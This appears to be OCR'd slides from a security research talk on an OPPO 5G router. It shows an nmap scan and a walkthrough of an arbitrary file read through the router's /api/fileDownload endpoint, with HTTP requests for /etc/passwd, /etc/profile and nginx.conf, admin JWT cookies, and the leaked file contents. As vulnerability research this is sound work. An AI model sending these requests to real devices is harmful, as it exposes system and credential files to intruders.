
```
➜  oppo5gt1 sudo nmap -sS -p0-65535 192.168.99.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 13:31 MSK
Nmap scan report for 192.168.99.1
Host is up (0.010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 88:03:E9:01:4F:22 (Guangdong Oppo Mobile Telecommunications)

Nmap done: 1 IP address (1 host up) scanned in 27.51 seconds
➜  oppo5gt1 █
```

Web app analysis

- We are looking for inputs that are potentially substituted into OS commands
- Loading/downloading files
- Updating/downgrading firmware
- Enabling additional services
- Changing config files



Typical web request




```
POST /api/userLoginCgi/userLogin HTTP/1.1
Host: 192.168.99.1
Content-Length: 776
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Content-Type: application/json;charset=UTF-8
Origin: http://192.168.99.1
Referer: http://192.168.99.1/login
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiIxNjYwNzM2ODY2MDQ1IiwiaXNzIj
aWc5trNbETvdidxztyQ
Connection: close

{
  "AES":
  "ay6AhbS3tr9wIVtDJtvUe61VO4eEzxWxpyAO1SKyCVLdu+6G3bUB71wQg8jXV8OpOp/i3ZSj
  8F8SWR3NABh8HjsXJj3thPfUSsvNByZ/xBd1vg1nYOmMhPCb98KHwkP5cIhiEXmA1bxkCT8BT
  kUHg/pups5duN33EbWNV7oPnVNv3Su7VadRKPjmArCS5mTJIqmYAxqMx+7rYj4upcbbjU8N6C
  "data":
  "hdpUu1VX1BWnad7CGshGsZdMtsXXz1vMWmaQzktjW4k2HBD1sKzuERjUrhOOP6MHd2apwOK1
  ,
  "JWT":
  "hdpJrVFBnwboNt6dQeMSuaZg+KCfOFPsRXWq9UY2CPIDVE3YvqWOIT+rsmrRUqtXE2+shFmj
  DmFJXPgSwYegoqnZt72n2QPgp9/J7k=",
  "randomToken":"1660737273547283O",
  "sum":"2b39036df64a39c66aa6e355dcf3f94e4c84a3fc4c7bf170abea948036 9fbce1"
}
```

Requests are encrypted on the frontend

Can’t control values directly


Getting logs



```
GET /api/fileDownload//oatptmp/log.tar HTTP/1.1
Host: 192.168.99.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/101.0.4951.41 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
Referer: http://192.168.99.1/advanced-setting/system-setting/diagnostic-log
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiIxNjU1Mzc3MTg5MTI3IiwiaXNzIjoiT1BQTyIsInVzZXJuYW1lIjoiYWRtaW4i
fQ.3D6TYzMxv6dI2UE1VhfB9WhDv11xEbqZG7juP9AUjzc
Connection: close


```

/api/fileDownload/**/oatptmp/log.tar**


Hmm...



```
GET /api/fileDownload//etc/passwd HTTP/1.1
Host: 192.168.99.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.99.1/advanced-setting/system-setting/diagnostic-log
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiIxNjU1Mzc2MTg0MTU0IiwiaXNzIjoiT1B
QTyIsInVzZXJuYW1lIjoiYWRtaW4ifQ.7k3BEW_aYJIt6oWfjUok2tLsbGk6VdkEltE-WKFbTUQ
Connection: close


```

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Wed, 01 Jan 2020 00:58:13 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 548

<html>
  <head>
    <title>
      403 Forbidden
    </title>
  </head>
  <body>
    <center>
      <h1>
        403 Forbidden
      </h1>
```

Yay, we're reading a file!




Request

```
GET /api/fileDownload//etc/profile HTTP/1.1
Host: 192.168.99.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.99.1/advanced-setting/system-setting/diagnostic-log
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiIxNjU1Mzc2MTg0MTU0IiwiaXNzIjoiT1B
QTyIsInVzZXJuYW1lIjoiYWRtaW4ifQ.7k3BEW_aYJIt6oWfjUok2tLsbGk6VdkEltE-WKFbTUQ
Connection: close


```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Jan 2020 00:59:12 GMT
Content-Type: application/octet-stream
Content-Length: 984
Last-Modified: Fri, 01 Aug 2008 12:00:00 GMT
Connection: close
ETag: "4892fac0-3d8"
Cache-Control: no-store
Cache-Control: no-cache
Accept-Ranges: bytes

# /etc/profile: system-wide .profile file for the
# and Bourne compatible shells (bash(1), ksh(1),

PATH="/usr/local/bin:/usr/bin:/bin"
EDITOR="vi"     # needed for packages like cron,
[ "$TERM" ] || TERM="vt100" # Basic terminal capa

# Add /sbin & co to $PATH for the root user
[ "$HOME" != "/home/root" ] || PATH=$PATH:/usr/lo
```

Yay, we’re reading a file!



```
GET /api/fileDownload//etc/nginx/nginx.conf HTTP/1.1
Host: 192.168.99.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/101.0.4951.41 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close


```

